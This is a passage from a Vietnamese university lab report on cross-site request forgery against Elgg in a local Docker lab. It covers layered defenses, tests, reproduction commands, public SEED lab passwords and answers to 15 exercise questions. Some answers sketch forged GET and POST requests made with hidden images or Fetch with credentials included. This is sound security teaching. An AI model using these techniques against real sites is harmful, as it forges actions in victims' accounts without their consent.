Ứng dụng	Anti-CSRF token (Synchronizer)	Attacker không đọc được token (nhờ SOP)
Ứng dụng	Double Submit Cookie	Attacker không đọc được cookie để nhét vào body
Header	Kiểm tra `Origin` / `Sec-Fetch-Site`	Từ chối request thay đổi trạng thái từ nguồn lạ
Giao diện	`X-Frame-Options` / CSP `frame-ancestors`	Chống Clickjacking qua iframe

9.3.1 Giải thích cơ chế từng lớp

- **SameSite cookie:** do *trình duyệt* thực thi. `Strict` chặn cookie cho mọi request khởi nguồn từ site khác; `Lax` (mặc định hiện nay) vẫn gửi cookie cho điều hướng cấp cao (gõ link, click) nhưng chặn cho POST ngầm cross-site — vừa đủ chặn CSRF mà không phá trải nghiệm. *Hạn chế:* không bảo vệ tấn công *same-site* (ví dụ subdomain bị chiếm).
- **Anti-CSRF token (Synchronizer):** do *server* thực thi. Server nhúng token ngẫu nhiên theo phiên vào mỗi form; request hợp lệ phải trả đúng token. Nhờ SOP, attacker khác origin không đọc được token. *Hạn chế:* cần quản lý vòng đời token; không chống XSS.
- **Double Submit Cookie:** server gửi token qua cả cookie và trường ẩn, rồi so khớp — không cần lưu trạng thái phía server. *Hạn chế:* yếu nếu attacker ghi được cookie (ví dụ qua subdomain).
- **Kiểm tra `Origin`/`Sec-Fetch-Site`:** server từ chối request đổi trạng thái đến từ nguồn lạ. Đơn giản, hiệu quả cho API hiện đại. *Hạn chế:* một số proxy/cấu hình có thể lược bỏ header.

Khuyến nghị thực tế

Kết hợp `SameSite=Lax` (lớp mặc định) + anti-CSRF token (lớp ứng dụng) + kiểm tra `Origin` cho endpoint nhạy cảm. Tuyệt đối không dùng `GET` cho hành động thay đổi trạng thái. Nguyên tắc *phòng thủ nhiều lớp*: một lớp thất bại thì các lớp còn lại vẫn chặn được.

10. Kiểm thử tự động và khả năng tái hiện

Ngoài thực nghiệm thủ công, nhóm có bộ kiểm thử tự động để bảo đảm payload đúng chuẩn và môi trường lành mạnh:

Bộ test	Nội dung	Kết quả
`test_request_format.mjs` (Node)	6 test dựng payload Fetch; chặn nhập token/cookie	✔ 6/6
`test_environment.py`	4 test attacker server: echo, allowlist tĩnh, không rò cookie	✔ 4/4
`test_security_controls.py` (live)	service healthy; Elgg không mở CORS	✔ 2/2
`docker compose config`	kiểm tra cú pháp compose	✔

Listing 4: Quy trình tái hiện lab (tóm tắt)

```
python3 lab/scripts/labctl.py up          # dung Elgg + MySQL + attacker
python3 lab/scripts/labctl.py version     # xac minh Elgg 3.3.3
# ... dang nhap Alice, bat request, cau hinh attacker, gui thu ...
python3 lab/scripts/labctl.py mode vulnerable   # tat token (co chu dich)
python3 lab/scripts/labctl.py mode protected    # bat lai token
python3 lab/scripts/labctl.py reset-profile     # khoi phuc About me
```

11. Phân công công việc

Thành viên	MSV	Trọng tâm
Nguyễn Trung Thành	23001935	Lý thuyết CSRF, phân tích HTTP request, phòng chống
Nguyễn Công Trí	23001939	Elgg, Docker, mã Fetch API, kiểm thử
Nguyễn Minh Thao	23001936	Bằng chứng, PowerPoint, video

Nền tảng chung bắt buộc (100% thành viên): tự chạy Docker, tự bắt gói tin và tự đổi About me thành MSV của mình; cùng tham gia buổi vấn đáp chéo 15 câu hỏi.

12. Khai báo mức độ sử dụng AI

1. **Mức 1 — Phản biện:** dùng AI thảo luận cơ chế `credentials: 'include'`, Simple Request và CORS; sinh viên tự viết mã.
2. **Mức 2 — Đồng sáng tạo:** sinh viên thiết kế cấu trúc báo cáo/slide/sơ đồ, AI hỗ trợ trau chuốt câu từ và định dạng LaTeX.
3. **Mức 3 — Tạo sinh theo prompt:** AI hỗ trợ sinh khung công cụ `labctl`/attacker và điều khiển automation kiểm thử; sinh viên cấu hình giá trị thật, chạy và chịu trách nhiệm kết quả.

Mọi kết quả thực nghiệm và tính chính xác do nhóm trực tiếp chịu trách nhiệm.

13. Thảo luận, hạn chế và hướng phát triển

13.1 Những điểm đã làm được

- Chạy thật end-to-end trên trình duyệt Chrome với Elgg 3.3.3; bằng chứng hình ảnh ở cả ba trạng thái (trước / bị chặn / thành công).
- Kiểm soát biến chặt chẽ để *tách bạch* vai trò của anti-CSRF token và cookie SameSite.
- Tuân thủ nghiêm nguyên tắc đạo đức: không nhập token/cookie vào attacker; công cụ chủ động từ chối các trường bí mật.

13.2 Hạn chế

- Mô hình SEED chuẩn (`www.seed-server.com`) chỉ trình bày ở mức khái niệm; mọi bằng chứng lấy từ lab Docker cục bộ của nhóm.
- Việc tắt token là *chỉnh sửa có chủ đích* của lab để minh họa, không phải kết luận rằng bản Elgg hiện hành có lỗi.
- Response `no-cors` là opaque nên không đọc được mã trạng thái từ JS; kết luận chỉ dựa trên đối chiếu trực tiếp hồ sơ (đã xử lý đúng).

13.3 Hướng phát triển

- Bổ sung kịch bản tấn công *add friend* (chỉ cần guid của chính nạn nhân) để so sánh với kịch bản sửa profile.
- Thử nghiệm với các giá trị `SameSite` khác nhau (`Strict`/`Lax`/`None`) và quan sát trực tiếp việc đính/loại cookie trong tab Network.
- Sửa công cụ `reset-profile` để đặt lại đúng annotation `profile:description`.

14. Kết luận

Nhóm đã hoàn thành mục tiêu: đổi About me thành `CSRF attack by 23001939` bằng Fetch API (không dùng XHR/Form), phân tích đầy đủ cơ chế khai thác, *chạy thật* trên lab Docker (Elgg 3.3.3) với bằng chứng hình ảnh, và *chứng minh bằng thực nghiệm* hiệu quả của hai lớp phòng thủ độc lập (anti-CSRF token và cookie SameSite). Bài học cốt lõi: CSRF không bị HTTPS ngăn chặn; biện pháp căn cơ là `SameSite` cookie kết hợp anti-CSRF token và kiểm tra nguồn gốc request. Phát hiện về annotation/metadata cũng nhấn mạnh nguyên tắc: kết luận chỉ dựa trên bằng chứng đối chiếu trực tiếp, không dựa vào tín hiệu gián tiếp.

A. Phụ lục A: Lời giải 15 câu hỏi (tóm tắt)

1. **SameSite chống CSRF:** chỉ dẫn trình duyệt không gửi cookie trong request cross-site (Strict/Lax) ⇒ request giả mạo mất phiên xác thực.
2. **Secret token:** server nhúng token ngẫu nhiên theo phiên vào form; nhờ SOP, attacker không đọc được token ⇒ request giả thiếu token bị từ chối.
3. **HTTPS vẫn lo CSRF:** HTTPS chỉ bảo mật đường truyền; cookie vẫn được đính kèm trong đường hầm TLS, nên CSRF (lỗi tầng ứng dụng) không bị ngăn.
4. **GET `delete.php?pageid=5`:** dùng `<img src=...>` ẩn hoặc `fetch(...,{credentials:'include'})` để kích hoạt GET giả mạo.
5. **POST `delete.php`:** dùng Fetch + `URLSearchParams(pageid=5)`, chạy ngầm không chuyển trang.
6. **Tìm guid của Boby:** qua URL profile, `src` avatar, link Add friend, hoặc RSS feed — đều công khai.
7. **Không biết user id:** phụ thuộc server — nếu id suy ra từ session thì vẫn tấn công được; nếu bắt buộc id ngẫu nhiên lớn trong body thì không.
8. **Tấn công khách bất kỳ:** (1) ✘ sửa profile — cần guid nạn nhân mà SOP không cho đọc; (2) ✔ add friend — chỉ cần guid của chính Alice, danh tính nạn nhân do session suy ra.
9. **Session ID trong data part (Double Submit):** cookie do trình duyệt tự gửi, nhưng data part phải do JS trang gốc gán; attacker không đọc được cookie nên không điền đúng ⇒ server phát hiện cross-site.
10. **Trình duyệt biết cross-site?** Có — biết rõ origin nguồn và đích, gửi kèm `Origin`, `Sec-Fetch-Site`.
11. **Server biết cross-site?** Mặc định HTTP thuần thì không; biết được nếu kiểm tra `Origin`/`Referer`/`Sec-Fetch-Site`/token.
12. **Vì sao không chỉ dựa Referer:** Referer có thể bị bỏ hợp lệ (`Referrer-Policy`, HTTPS→HTTP, proxy) và dễ bị qua mặt bằng regex lỏng.
13. **Vì sao cần biết cross-site:** để chỉ cho phép hành động đổi trạng thái khi người dùng thực sự chủ ý, tránh bị mượn quyền.
14. **Cấm hẳn cookie cross-site?** Về kỹ thuật được nhưng phá vỡ điều hướng, SSO/OAuth, widget nhúng; giải pháp là `SameSite=Lax` mặc định.
15. **Iframe Facebook:** request từ trong iframe tới Facebook là same-site đối với Facebook (không cross-site); nguy cơ Clickjacking; bảo mật bằng `X-Frame-Options` / CSP `frame-ancestors`.

B. Phụ lục B: Thông tin tái hiện

- **Phiên bản:** Elgg 3.3.3 (digest `sha256:5d8a25b1…708f7f5`); MySQL 8.0.37; attacker Python 3.12.

- **Tài khoản SEED công khai (chỉ dùng trong lab):** Alice `alice/seedalice`; admin `admin/seedelgg`.
- **Chuỗi mục tiêu:** `CSRF attack by 23001939` (đổi theo MSV trong `.env` hoặc giao diện attacker).
- **Khôi phục:** `labctl mode protected` + sửa About me về baseline qua UI Edit Profile.

Tài liệu

[1] W. Du, *Computer & Internet Security: A Hands-on Approach*, 3rd ed.

[2] WHATWG, *Fetch Living Standard*, https://fetch.spec.whatwg.org/.

[3] OWASP, *Cross-Site Request Forgery Prevention Cheat Sheet*.

[4] IETF, *RFC 6265bis — Cookies: SameSite attribute*.

[5] Elgg, *Actions & Security*, https://learn.elgg.org/.